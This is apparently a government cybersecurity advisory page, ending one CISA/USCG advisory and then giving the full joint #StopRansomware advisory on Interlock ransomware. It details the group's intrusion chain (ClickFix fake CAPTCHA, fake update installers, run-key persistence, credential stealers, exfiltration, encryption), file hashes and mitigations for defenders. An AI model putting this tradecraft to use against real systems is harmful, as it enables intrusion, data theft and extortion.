    • Deploy and continuously monitor Wireless Intrusion Prevention Systems (WIPS) to detect, prevent, and respond to unauthorized access attempts and anomalous activities within the wireless network infrastructure.
    • Disable unnecessary features like Service Set Identifier (SSID) broadcasting and peer-to-peer networking, enable Media Access Control (MAC) filtering as an additional layer, and keep wireless firmware updated.

Validate Security Controls

In addition to applying mitigations, CISA and USCG recommend exercising, testing, and validating your organization's security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. CISA and USCG recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (see Table 1 to Table 9).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program—including people, processes, and technologies—based on the data generated by this process.

CISA and USCG recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Contact Information

Critical infrastructure organizations are encouraged to report suspicious or criminal activity related to information in this advisory to:

Additional Resources

For more information on improving cyber hygiene for critical infrastructure IT and OT environments, please see the following additional resources authored by CISA, CGCYBER, and international partners:

Disclaimer

The information in this report is being provided “as is” for informational purposes only. CISA and USCG do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA and USCG.

Version History

July 31, 2025: Initial version.

Appendix: MITRE ATT&CK Tactics and Techniques

See Table 1 to Table 9 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 1: Initial Access
Technique Title ID Use
Valid Accounts T1078 Malicious actors could use access to valid accounts for access to IT and OT networks.
Valid Accounts: Local Accounts T1078.003 Threat actors could use credentials obtained for local administrator accounts to gain administrator access to workstations or services that use the account.
Account Manipulation T1098 Malicious actors could modify existing accounts or create new accounts to maintain access or escalate privileges. 
Table 2: Execution
Technique Title ID Use
Command and Scripting Interpreter  T1059 Malicious actors could use script interpreters like PowerShell to execute commands and scripts. 
Table 3: Persistence
Technique Title ID Use
Boot or Autostart Execution T1547 Malicious actors could configure autostart execution paths to ensure persistence.
Hijack Execution Flow T1574 Malicious actors could hijack the execution flow of applications and inject malicious code.
Table 4: Privilege Escalation
Technique Title ID Use
Domain or Tenant Policy Modification T1484 Malicious actors could modify domain policies to escalate privileges or evade defenses.
Table 5: Defense Evasion
Technique Title ID Use
Modify Registry T1112 Malicious actors could install malicious browser extensions on compromised systems.
Impair Defenses: Downgrade Attack T1562.010 Malicious actors could exploit vulnerabilities in older systems to force a downgrade to a less secure mode of operation.
Table 6: Credential Access
Technique Title ID Use
Unsecured Credentials: Credentials in Files T1552.001 Malicious actors could search for and exploit credentials stored in unsecured files. 
OS Credential Dumping T1003 Malicious actors could extract credentials from memory or storage from unsecured workstations.
Adversary-in-the-Middle T1557 Malicious actors could position themselves between networked devices to intercept credentials and other data. 
Brute Force: Password Guessing T1110.001 Malicious actors could systematically guess possible passwords.
Brute Force: Password Cracking T1110.002 Malicious actors could recover plaintext credentials after obtaining password hashes or other similar credential material.
Brute Force: Password Spraying T1110.003 Malicious actors could attempt to use a common password against different accounts to try to obtain account access. 
Brute Force: Credential Stuffing T1110.004 Malicious actors could try to use credentials gained from an unrelated account to gain access to a desired account in the victim’s environment. 
Table 7: Discovery
Technique Title ID Use
System Network Connections Discovery T1049 Malicious actors could map network connections to identify paths to OT systems from an unsecured IT workstation with access to the OT network. 
System Network Configuration Discovery T1016 Malicious actors could use an unsecured workstation to discover network configurations.
Table 8: Lateral Movement
Technique Title ID Use
Remote Services: Remote Desktop Protocol T1021.001 Malicious actors could use valid credentials to establish an RDP connection to access a workstation. 
Remote Services: SSH T1021.004 Malicious actors could use valid accounts to establish an SSH connection to a workstation.
Table 9: Command and Control
Technique Title ID Use
Application Layer Protocol T1071 Malicious actors could use application layer protocols to communicate with systems they compromised while blending in with existing network traffic. 

[1] While CISA used PowerShell to review these configuration settings, they can also be identified by running a search in any text editor.
[2] For more information, see Schannel – Microsoft Learn.
[3] Reference the Purdue Model for ICS Security as a guide for layered security zones and assess compliance with IEC 62443 network and system security standards; organizations may use this version of the model developed by Department of Energy (DOE) as a guide: Purdue Model Framework for Industrial Control Systems & Cybersecurity Segmentation.

  •  

#StopRansomware: Interlock

Summary

Note: This joint Cybersecurity Advisory is part of an ongoing #StopRansomware effort to publish advisories for network defenders that detail various ransomware variants and ransomware threat actors. These #StopRansomware advisories include recently and historically observed tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to help organizations protect against ransomware. Visit stopransomware.gov to see all #StopRansomware advisories and to learn more about other ransomware threats and no-cost resources.

The Federal Bureau of Investigation (FBI), Cybersecurity and Infrastructure Security Agency (CISA), Department of Health and Human Services (HHS), and Multi-State Information Sharing and Analysis Center (MS-ISAC)—hereafter referred to as “the authoring organizations”—are releasing this joint advisory to disseminate known Interlock ransomware IOCs and TTPs identified through FBI investigations (as recently as June 2025) and trusted third-party reporting.

The Interlock ransomware variant was first observed in late September 2024, targeting various business, critical infrastructure, and other organizations in North America and Europe. FBI maintains these actors target their victims based on opportunity, and their activity is financially motivated. FBI is aware of Interlock ransomware encryptors designed for both Windows and Linux operating systems; these encryptors have been observed encrypting virtual machines (VMs) across both operating systems. FBI observed actors obtaining initial access via drive-by download from compromised legitimate websites, which is an uncommon method among ransomware groups. Actors were also observed using the ClickFix social engineering technique for initial access, in which victims are tricked into executing a malicious payload under the guise of fixing an issue on the victim’s system. Actors then use various methods for discovery, credential access, and lateral movement to spread to other systems on the network.

Interlock actors employ a double extortion model in which actors encrypt systems after exfiltrating data, which increases pressure on victims to pay the ransom to both get their data decrypted and prevent it from being leaked. 

FBI, CISA, HHS, and MS-ISAC encourage organizations to implement the recommendations in the Mitigations section of this advisory to reduce the likelihood and impact of Interlock ransomware incidents.

Download the PDF version of this report:

For a downloadable copy of IOCs, see:

AA25-203A Interlock STIX XML (XML, 63.69 KB )
AA25 203A Interlock STIX JSON (JSON, 57.47 KB )

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 17. See the MITRE ATT&CK Tactics and Techniques section of this advisory for tables mapped to the threat actors’ activity.

Overview

Since September 2024, Interlock ransomware actors have impacted a wide range of businesses and critical infrastructure sectors in North America and Europe. These actors are opportunistic and financially motivated in nature and employ tactics to infiltrate and disrupt the victim’s ability to provide their essential services. 

Interlock actors leverage a double extortion model, in which they both encrypt and exfiltrate victim data. Ransom notes do not include an initial ransom demand or payment instructions; instead, victims are provided with a unique code and are instructed to contact the ransomware group via a .onion URL through the Tor browser. To date, Interlock actors have been observed encrypting VMs, leaving hosts, workstations, and physical servers unaffected; however, this does not mean they will not expand to these systems in the future. To counter Interlock actors’ threat to VMs, enterprise defenders should implement robust endpoint detection and response (EDR) tooling and capabilities.

The authoring agencies are aware of emerging open-source reporting detailing similarities between the Rhysida and Interlock ransomware variants.1 For additional information on Rhysida ransomware, see the joint advisory, #StopRansomware: Rhysida Ransomware.

Initial Access

FBI has observed Interlock actors obtaining initial access [TA0001] via drive-by download [T1189] from compromised legitimate websites, an atypical method for ransomware actors. Interlock ransomware methods for initial access have previously disguised malicious payloads as fake Google Chrome or Microsoft Edge browser updates, though a cybersecurity company recently reported a shift to payload filenames masquerading as updates for common security software (see Table 5 for a list of filenames).2

In some instances, FBI has observed Interlock actors using the ClickFix social engineering technique, in which unsuspecting users are prompted to execute a malicious payload by clicking a fake Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA) [T1189]. The CAPTCHA contains instructions for users to open the Windows Run window, paste the clipboard contents, and then execute a malicious Base64-encoded PowerShell process [T1204.004].3

Note: This ClickFix technique has been used in several other malware campaigns, including Lumma Stealer and DarkGate.4

Execution and Persistence

Based on FBI investigations, the fake Google Chrome browser executable functions as a remote access trojan (RAT) [T1105] designed to execute a PowerShell script [T1059.001] that drops a file into the Windows Startup folder. From there, the file is designed to run the RAT every time the victim logs in [T1547.001], establishing persistence [TA0003]. 

FBI also observed instances in which Interlock actors executed a PowerShell command designed to establish persistence via a Windows Registry key modification [T1547.001]. To do so, Interlock actors used a PowerShell command [T1059.001] designed to add a run key value named “Chrome Updater” [T1036.005] that uses a specific log file as an argument upon user login.

Reconnaissance

To facilitate reconnaissance, a PowerShell script executes a series of commands [T1059.001] designed to gather information on victim machines (see Table 1).

Table 1. PowerShell Commands for Reconnaissance
PowerShell Command Description
WindowsIdentity.GetCurrent() Returns a WindowsIdentity object that represents the current Windows user [T1033].
systeminfo Displays detailed configuration information [T1082] about a computer and its operating system, including operating system configuration, security information, product ID, and hardware properties.
tasklist/svc Lists unabridged service information [T1007] for each process currently running on the local computer.
Get-Service Gets objects that represent the services [T1007] on a computer, including running and stopped services.
Get-PSDrive

Gets the drives [T1082] in the current session, such as:

  • Windows logical drives on the computer, including drives mapped to network shares.
  • Drives exposed by PowerShell providers.
  • Session-specified temporary drives and persistent mapped network drives.
     
arp -a Displays and modifies entries in the Address Resolution Protocol (ARP) cache table [T1016], which contains entries on the IPv4 and IPv6 addresses on host endpoints.

Command and Control

FBI observed Interlock actors using command and control (C2) [TA0011] applications like Cobalt Strike and SystemBC. Interlock actors also used Interlock RAT5 and NodeSnake RAT (as of March 2025)6 for C2 and executing commands.

Credential Access, Lateral Movement, and Privilege Escalation

FBI observed that once Interlock actors establish remote control of a compromised system, they use a series of PowerShell commands to download a credential stealer (cht.exe) [TA0006] and keylogger binary (klg.dll) [T1056.001],[T1105]. According to open source reporting, the credential stealer collects login information and associated URLs for victims’ online accounts [T1555.003], while the keylogger dynamic link library (DLL) logs users’ keystrokes in a file named conhost.txt [T1036.005].7 As of February 2025, private cybersecurity analysts also observed Interlock ransomware infections executing different versions of information stealers [TA0006], including Lumma Stealer8 and Berserk Stealer, to harvest credentials for lateral movement and privilege escalation [T1078].9

Interlock actors leverage compromised credentials and Remote Desktop Protocol (RDP)10 [T1021.001] to move between systems. They also use tools like AnyDesk to enable remote connectivity and PuTTY to assist with lateral movement [T1219].11 In addition to stealing users’ online credentials, Interlock actors have compromised domain administrator accounts (possibly by using a Kerberoasting attack [T1558.003])12 to gain additional privileges [T1078.002]. 

Collection and Exfiltration

Interlock actors leverage Azure Storage Explorer (StorageExplorer.exe) to navigate victims’ Microsoft Azure Storage accounts [T1530] prior to exfiltrating data. According to open source reporting, Interlock actors execute AzCopy to exfiltrate data by uploading it to the Azure storage blob [T1567.002].13 Interlock actors also exfiltrate data over file transfer tools, including WinSCP [T1048].

Impact

Following data exfiltration, Interlock actors deploy the encryption binary as a 64-bit executable named conhost.exe [T1486],[T1036.005]. FBI has observed Interlock ransomware encryptors for both Windows and Linux operating systems. Encryptors are designed to encrypt files using a combined Advanced Encryption Standard (AES) and Rivest-Shamir-Adleman (RSA) algorithm. In addition, cybersecurity researchers have identified Interlock ransomware samples using a FreeBSD ELF encryptor [T1486], a departure from usual Linux encryptors designed for VMware ESXi servers and VMs.14

A cybersecurity company identified a DLL binary named tmp41.wasd—executed after encryption using rundll32.exe [T1218.011]—which uses the remove() function to delete the encryption binary [T1070.004];15 on Linux machines, the encryptor uses a similar technique to execute the removeme function. 

Encrypted files are appended with either a .interlock or .1nt3rlock file extension, alongside a ransom note titled !__README__!.txt delivered via group policy object (GPO). Interlock actors use a double-extortion model [T1657], encrypting systems after exfiltrating data. The ransom note provides each victim with a unique code and instructions to contact the ransomware actors via a .onion URL. 

Interlock actors do not leave an initial ransom demand or payment instructions on compromised networks, and do not relay this information until contacted by the victim. The actors instruct victims to make ransom payments in Bitcoin to cryptocurrency wallet addresses provided by the actors. The actors threaten to publish the victim’s exfiltrated data to their leak site on the Tor network unless the victim pays the ransom demand; the actors have previously followed through on this threat.16

Leveraged Tools

See Table 2 for publicly available tools and applications used by Interlock ransomware actors. This includes legitimate tools repurposed for their operations.

Disclaimer: Use of these tools and applications should not be attributed as malicious without analytical evidence to support threat actor use and/or control.

Table 2. Tools Used by Interlock Ransomware Actors
Tool Name Description
AnyDesk A common legitimate remote monitoring and management (RMM) tool maliciously used by Interlock actors to obtain remote access and maintain persistence. AnyDesk also supports remote file transfer.
Cobalt Strike A penetration testing tool used by security professionals to test the security of networks and systems.
PowerShell A cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework, which runs on Windows, Linux, and macOS.
PSExec A tool designed to run programs and execute commands on remote systems.
PuTTY.exe An open source file transfer application commonly used to remotely connect to systems via Secure Shell (SSH). PuTTY also supports file transfer protocols like Secure File Transfer Protocol (SFTP) and Secure Copy Protocol (SCP).
ScreenConnect A remote support, access, and meeting software that allows users to control devices remotely over the internet. CISA observed Interlock actors using a cracked version of this software in at least one incident. These versions may be standalone versions not connecting to ScreenConnect’s official cloud domains (domains available upon request from ConnectWise).
SystemBC Enables Interlock actors to compromise systems, run commands, download malicious payloads, and act as a proxy tool to the actors’ C2 servers.
Windows Console Host Windows Console Host (conhost.exe) manages the user interface for command-line applications in Windows, including Command Prompt and PowerShell. 
WinSCP A free and open source SSH File Transfer Protocol (FTP), WebDAV, Amazon S3, and secure copy protocol client.

Leveraged Files

See Table 3 and Table 4 for files used by Interlock ransomware actors. These were obtained from FBI investigations as recently as June 2025.

Disclaimer: Some of the hashes are for legitimate tools and applications and should not be attributed as malicious without analytical evidence to support threat actor use and/or control. The authoring agencies recommend organizations investigate or vet these hashes prior to taking action, such as blocking.

Table 3. Files Used by Interlock Ransomware Actors (SHA-256)
File Name Hash
1.ps1 fba4883bf4f73aa48a957d894051d78e0085ecc3170b1ff50e61ccec6aeee2cd 
advanced_port_scanner.exe 4b036cc9930bb42454172f888b8fde1087797fc0c9d31ab546748bd2496bd3e5
Aisa.exe 18a507bf1c533aad8e6f2a2b023fbbcac02a477e8f05b095ee29b52b90d47421
AnyDesk.exe 1a70f4eef11fbecb721b9bab1c9ff43a8c4cd7b2cafef08c033c77070c6fe069
autoservice.dll a4069aa29628e64ea63b4fb3e29d16dcc368c5add304358a47097eedafbbb565
Autostart.exe d535bdc9970a3c6f7ebf0b229c695082a73eaeaf35a63cd8a0e7e6e3ceb22795
cht FAFCD5404A992850FFCFFEE46221F9B2FF716006AECB637B80E5CD5AA112D79C
cht.exe C20BABA26EBB596DE14B403B9F78DDC3C13CE9870EEA332476AC2C1DD582AA07
cleanup.dll (SystemBC) 1845a910dcde8c6e45ad2e0c48439e5ab8bbbeb731f2af11a1b7bbab3bfe0127
conhost 44887125aa2df864226421ee694d51e5535d8c6f70e327e9bcb366e43fd892c1
conhost.dll a70af759e38219ca3a7f7645f3e103b13c9fb1db6d13b68f3d468b7987540ddf
conhost.dll 96babe53d6569ee3b4d8fc09c2a6557e49ebc2ed1b965abda0f7f51378557eb1
difxepi.dll (SystemBC) 1845a910dcde8c6e45ad2e0c48439e5ab8bbbeb731f2af11a1b7bbab3bfe0127
iexplore.exe d0c1662ce239e4d288048c0e3324ec52962f6ddda77da0cb7af9c1d9c2f1e2eb
klg.dll A4F0B68052E8DA9A80B70407A92400C6A5DEF19717E0240AC608612476E1137E
!!!OPEN_ME!!!.txt 68A49D5A097E3850F3BB572BAF2B75A8E158DADB70BADDC205C2628A9B660E7A
processhacker-2.39-bin.zip 88f26f3721076f74996f8518469d98bf9be0eaee5b9eccc72867ebfc25ea4e83
PsExec.exe 078163d5c16f64caa5a14784323fd51451b8c831c73396b967b4e35e6879937b
putty.exe 7a43789216ce242524e321d2222fa50820a532e29175e0a2e685459a19e09069
puttyportable.exe 97931d2e2e449ac3691eb526f6f60e2f828de89074bdac07bd7dbdfd51af9fa0
PuTTYPortable.zip ff7ad2376ae01e4b3f1e1d7ae630f87b8262b5c11bc5d953e1ac34ffe81401b5
qrpce91.exe.asd 64a0ab00d90682b1807c5d7da1a4ae67cde4c5757fc7d995d8f126f0ec8ae983
ScreenConnect.ClientService.exe 2814b33ce81d2d2e528bb1ed4290d665569f112c9be54e65abca50c41314d462
SophosendpointAgent.exe f51b3d054995803d04a754ea3ff7d31823fab654393e8054b227092580be43db
SophosScaner.exe dfb5ba578b81f05593c047f2c822eeb03785aecffb1504dcb7f8357e898b5024
Starship.exe 94bf0aba5f9f32b9c35e8dfc70afd8a35621ed6ef084453dc1b10719ae72f8e2
start 28c3c50d115d2b8ffc7ba0a8de9572fbe307907aaae3a486aabd8c0266e9426f
start.exe 70bb799557da5ac4f18093decc60c96c13359e30f246683815a512d7f9824c8f
StorageExplorer.exe 73a9a1e38ff40908bcc15df2954246883dadfb991f3c74f6c514b4cffdabde66
Sysmon.sys 1d04e33009bcd017898b9e1387e40b5c04279c02ebc110f12e4a724ccdb9e4fb
upd_2327991.exe 7b9e12e3561285181634ab32015eb653ab5e5cfa157dd16cdd327104b258c332
webujgd.lnk 70EE22D394E107FBB807D86D187C216AD66B8537EDC67931559A8AEF18F6B5B3
WinSCP-6.3.5-Setup.exe 8eb7e3e8f3ee31d382359a8a232c984bdaa130584cad11683749026e5df1fdc3
Proxy Tool e4d6fe517cdf3790dfa51c62457f5acd8cb961ab1f083de37b15fd2fddeb9b8f
Encryptor e86bb8361c436be94b0901e5b39db9b6666134f23cce1e5581421c2981405cb1
Encryptor c733d85f445004c9d6918f7c09a1e0d38a8f3b37ad825cd544b865dba36a1ba6
Encryptor 28c3c50d115d2b8ffc7ba0a8de9572fbe307907aaae3a486aabd8c0266e9426f
Table 4. Files Used by Interlock Ransomware Actors (SHA-1)
File Name Hash
autorun.log 514946a8fc248de1ccf0dbeee2108a3b4d75b5f6
jar.jar b625cc9e4024d09084e80a4a42ab7ccaa6afb61d
pack.jar 3703374c9622f74edc9c8e3a47a5d53007f7721e

MITRE ATT&CK Tactics and Techniques

See Table 5 through Table 16 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 5. Initial Access
Technique Title ID Use
Drive-By Compromise T1189

Interlock actors obtain initial access by compromising a legitimate website that network users visit, or by disguising malicious payloads as fake browser updates or common security software, including the following:17

  • FortiClient.exe
  • Ivanti-Secure-Access-Client.exe
  • GlobalProtect.exe
  • Webex.exe
  • AnyConnectVPN.exe
  • Cisco-Secure-Client.exe
  • zyzoom_antimalware.exe

Interlock actors also gain access via the ClickFix social engineering technique, in which users are tricked into executing a malicious payload by clicking on a fake CAPTCHA that prompts users to execute a malicious PowerShell script. 
 

Table 6. Execution
Technique Title ID Use
Command and Scripting Interpreter: PowerShell T1059.001 

Interlock actors implement PowerShell scripts to drop a malicious file into the Windows Startup folder.

Interlock actors execute a PowerShell command for registry key modification.

Interlock actors use a PowerShell script to execute a series of commands to facilitate reconnaissance.

User Execution: Malicious Copy and Paste T1204.004 Via the ClickFix social engineering technique, users are tricked into clicking a fake CAPTCHA and prompted into executing a malicious Base64-encoded PowerShell process by following instructions to open a Windows Run window (Windows Button + R), pasting clipboard contents (“CTRL + V”), and then executing the malicious script (“Enter”).
Table 7. Persistence
Technique Title ID Use
Boot or Logon Autostart Execution: Registry Run Keys/Startup Folder T1547.001

Interlock actors establish persistence by adding a file into a Windows StartUp folder that executes a RAT every time a user logs in.

Interlock actors also implement registry key modification by using a PowerShell command to add a run key value (named “Chrome Updater”) that uses a log file as an argument every time a user logs in.
 

Table 8. Privilege Escalation
Technique Title ID Use
Valid Accounts: Domain Accounts T1078.002 Interlock actors compromise domain administrator accounts to gain additional privileges. 
Table 9. Defense Escalation
Technique Title ID Use
Defense Evasion TA0005 Interlock actors execute the removeme function on Linux systems to delete the encryption binary for defense evasion. 
Masquerading: Match Legitimate Resource Name or Location T1036.005

Interlock actors disguise a malicious run key value by naming it “Chrome Updater”; the run key value uses a specific log file as an argument upon user login.

Interlock actors disguise files of keystrokes logged by one of their credential stealers with a legitimate Windows filename: conhost.txt.

Interlock actors disguise an encryption binary, a 64-bit executable, by giving it the same name as the legitimate Console Windows Host executable: conhost.exe

System Binary Proxy Execution: Rundll32 T1218.011 Interlock actors use rundll32.exe to proxy execution of a malicious DLL binary tmp41.wasd
Indicator Removal: File Deletion T1070.004 Interlock actors execute a DLL binary tmp41.wasd that uses the remove() function to delete their encryption binary for defense evasion. 
Table 10. Credential Access
Technique Title ID Use
Credential Access TA0006 Interlock actors download credential stealer cht.exe and execute other versions information stealers (including Lumma Stealer and Berserk Stealer) to harvest credentials.
Credentials from Password Stores: Credentials from Web Browsers T1555.003 Interlock actors download a credential stealer that collects login information and associated URLs for victims’ online accounts.
Input Capture T1056 Interlock actors execute Lumma Stealer and Berserk Stealer information stealers on victim systems.
Input Capture: Keylogging T1056.001 Interlock actors download klg.dll, a keylogger binary, onto compromised systems, where it logs users’ keystrokes in a file named conhost.txt
Steal or Forge Kerberos Tickets: Kerberoasting T1558.003 Interlock actors possibly use a Kerberoasting attack to compromise domain administrator accounts. 
Table 11. Discovery
Technique Title ID Use
System Owner/User Discovery T1033 Interlock actors execute a PowerShell command WindowsIdentity.GetCurrent() on victim systems to retrieve a WindowsIdentity object that represents the current Windows user.
System Information Discovery T1082

Interlock actors execute a PowerShell command systeminfo on victim systems to access detailed configuration information about the system, including OS configuration, security information, product ID, and hardware properties.

Interlock actors execute a PowerShell command Get-PSDrive on victim systems to discover the drives in the current session, such as: 

  • Windows logical drives on the computer, including drives mapped to network shares.
  • Drives exposed by PowerShell providers.
  • Session-specified temporary drives and persistent mapped network drives.
System Service Discovery T1007

Interlock actors execute a PowerShell command tasklist /svc on victim systems that lists service information for each process currently running on the system. 

Actors also execute a PowerShell command Get-Service on victim systems that retrieves objects that represent the services (including running and stopped services) on the system.

System Network Configuration Discovery T1016 Interlock actors execute a PowerShell command arp -a on victim systems that displays and modifies entries in the Address Resolution Protocol (ARP) cache table (which contains entries on the IPv4 and IPv6 addresses on host endpoints).
Table 12. Lateral Movement
Technique Title ID Use
Valid Accounts T1078 Interlock actors harvest and abuse valid credentials for lateral movement and privilege escalation.
Remote Services: Remote Desktop Protocol T1021.001 Interlock actors use RDP and valid credentials to move laterally between systems.
Table 13. Collection
Technique Title ID Use
Data from Cloud Storage T1530 Interlock actors use StorageExplorer.exe, the cloud storage solution Azure Storage Explorer, to explore Microsoft Azure Storage accounts. 
Table 14. Command and Control
Technique Title ID Use
Command and Control TA0011 Interlock actors use applications Cobalt Strike and SystemBC for C2. 
Ingress Tool Transfer T1105

Interlock actors use a fake Google Chrome or Microsoft Edge browser update to cause users to execute a RAT on the victimized system.

Interlock actors download credential stealers (cht.exe) and keylogger binaries (klg.dll) once actors establish remote control of a compromised system. 

Remote Access Tools T1219 Interlock actors use legitimate remote access tools such as AnyDesk to enable remote connectivity and PuTTY to assist with lateral movement.
Table 15. Exfiltration
Technique Title  ID Use
Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002 Interlock actors exfiltrate data to cloud storage by executing AzCopy to upload data to the Azure storage blob.
Exfiltration Over Alternative Protocol T1048 Interlock actors use file transfer tools like WinSCP to exfiltrate data.
Table 16. Impact
Technique Title  ID Use
Data Encrypted for Impact T1486

Interlock actors encrypt victim data using a combined AES and RSA algorithm on compromised systems to interrupt availability to system and network resources. Actors code encryptors using C/C++. Interlock actors use encryptors for both Windows and Linux operating systems. 

Interlock actors also use a FreeBSD ELF encryptor to encrypt victim data. 

Financial Theft   T1657 Interlock actors deliver a ransom note titled !__README__!.txt via a GPO which provides victims with instructions to use a .onion URL to contact the actors over the Tor network. Actors use a double-extortion model, both encrypting victim data and threatening release of victim data on their Tor network leak site if the ransom is not paid.

Mitigations

The authoring agencies recommend organizations implement the mitigations below to improve your organization’s cybersecurity posture on the basis of the Interlock ransomware actors’ activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats and TTPs. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections.

In addition to the below mitigations, Healthcare and Public Health (HPH) organizations should use HPH Sector CPGs to implement cybersecurity protections to address the most common threats and TTPs used against this sector.

At-risk organizations should implement the following mitigations:

  • Prevent Interlock ransomware actors from obtaining initial access:
    • Implement domain name system (DNS) filtering to block users from accessing malicious sites and applications.
    • Implement web access firewalls to mitigate and prevent unknown commands or process injection from malicious domains or websites.
    • Train users [CPG 2.I] to identify, avoid, and report social engineering attempts.
  • Implement a recovery plan [CPG 5.A] to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, and secure location (e.g., hard drive, storage device, the cloud) [CPG 2.R].
  • Require all accounts with password logins (e.g., service accounts, admin accounts, and domain admin accounts) to comply with NIST password standards.
    • Require employees to use long passwords [CPG 2.B] and consider not requiring recurring password changes, as these can weaken security.
  • Require MFA [CPG 2.H] for all services to the extent possible, particularly for webmail, virtual private networks (VPNs), and accounts that access critical systems.
    • Implement ICAM policies across the organization as a precursor to MFA.
  • Keep all operating systems, software, and firmware up to date; prioritize patching known exploited vulnerabilities in internet-facing systems [CPG 1.E].
    • Timely patching is efficient and cost effective for minimizing an organization’s exposure to cybersecurity threats.
  • Implement robust EDR capabilities on VMs, systems, and networks.
  • Segment networks [CPG 2.F] to prevent the spread of ransomware.
    • Network segmentation can help prevent the spread of ransomware by controlling traffic flows between—and access to—various subnetworks and by restricting adversary lateral movement.
  • Identify, detect, and investigate abnormal activity and potential traversal of the indicated ransomware [CPG 3.A] with a networking monitoring tool [CPG 2.T].
    • To aid in detecting ransomware, implement a tool that logs and reports all network traffic, including lateral movement activity on a network.
    • Implement EDR tools; these are useful for detecting lateral connections as they provide insight into common and uncommon network connections for each host.
  • Filter network traffic by preventing unknown or untrusted origins from accessing remote services on internal systems.
    • This prevents threat actors from directly connecting to remote access services that they have established for persistence.
  • Install, regularly update, and enable real time detection for antivirus software on all hosts.
  • Review domain controllers, servers, workstations, and active directories for new and/or unrecognized accounts.
  • Audit user accounts with administrative privileges and configure access controls according to the principle of least privilege [CPG 2.E].
  • Disable unused ports.
  • Consider adding an email banner to emails received from outside of your organization [CPG 2.M].
  • Disable hyperlinks in received emails.
  • Implement time-based access for accounts set at the admin level and higher; for example, the just-in-time (JIT) access method provisions privileged access when needed and can support enforcement of the principle of least privilege (as well as the Zero Trust model):
    • This is a process where a network-wide policy is set in place to automatically disable admin accounts at the Active Directory level when the account is not in direct need.
    • Individual users may submit their requests through an automated process that grants them access to a specified system for a set timeframe when they need to support the completion of a certain task.
  • Disable command line and scripting activities and permissions [CPG 2.N].
    • Disabling software utilities that run from the command line makes it more difficult for threat actors to escalate privileges and move laterally.
  • Maintain offline backups of data and regularly maintain backups and restorations [CPG 2.R]; this avoids severe service interruption and irretrievable data in the event of a compromise.
  • Ensure all backup data is encrypted, immutable (i.e., cannot be altered or deleted), and covers the entire organization’s data infrastructure [CPG 2.R].

Validate Security Controls

In addition to applying mitigations, the authoring agencies recommend exercising, testing, and validating your organization's security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. The authoring agencies recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (see Table 5 through Table 16).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The authoring agencies recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Resources

Reporting

Your organization has no obligation to respond or provide information back to FBI in response to this joint advisory. If, after reviewing the information provided, your organization decides to provide information to FBI, reporting must be consistent with applicable state and federal laws.

FBI is interested in any information that can be shared, to include boundary logs showing communication to and from foreign IP addresses, a sample ransom note, communications with threat actors, Bitcoin wallet information, decryptor files, and/or a benign sample of an encrypted file.

Additional details of interest include a targeted company point of contact, status and scope of infection, estimated loss, operational impact, transaction IDs, date of infection, date detected, initial attack vector, and host- and network-based indicators.

The authoring agencies do not encourage paying ransom as payment does not guarantee victim files will be recovered. Furthermore, payment may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. Regardless of whether you or your organization have decided to pay the ransom, FBI and CISA urge you to promptly report ransomware incidents to FBI’s Internet Crime Complain Center (IC3), a local FBI Field Office, or CISA via the agency’s Incident Reporting System or its 24/7 Operations Center (contact@mail.cisa.dhs.gov) or by calling 1-844-Say-CISA (1-844-729-2472).

State, local, tribal, and territorial governments should report incidents to the MS-ISAC (SOC@cisecurity.org or 866-787-4722).

HPH Sector organizations should report incidents to FBI or CISA but also can reach out to HHS at HHScyber@hhs.gov for cyber incident support focused on mitigating adverse patient impacts.

Disclaimer

The information in this report is being provided “as is” for informational purposes only. The authoring agencies do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favor by the authoring agencies. 

Acknowledgements

Cisco Talos contributed to this advisory.

Version History

July 22, 2025: Initial version.

Notes

1 Elio Biasiotto, et. al., “Unwrapping the Emerging Interlock Ransomware Attack,” Talos Intelligence (blog), Cisco Talos, last modified November 7, 2024, https://blog.talosintelligence.com/emerging-interlock-ransomware/.

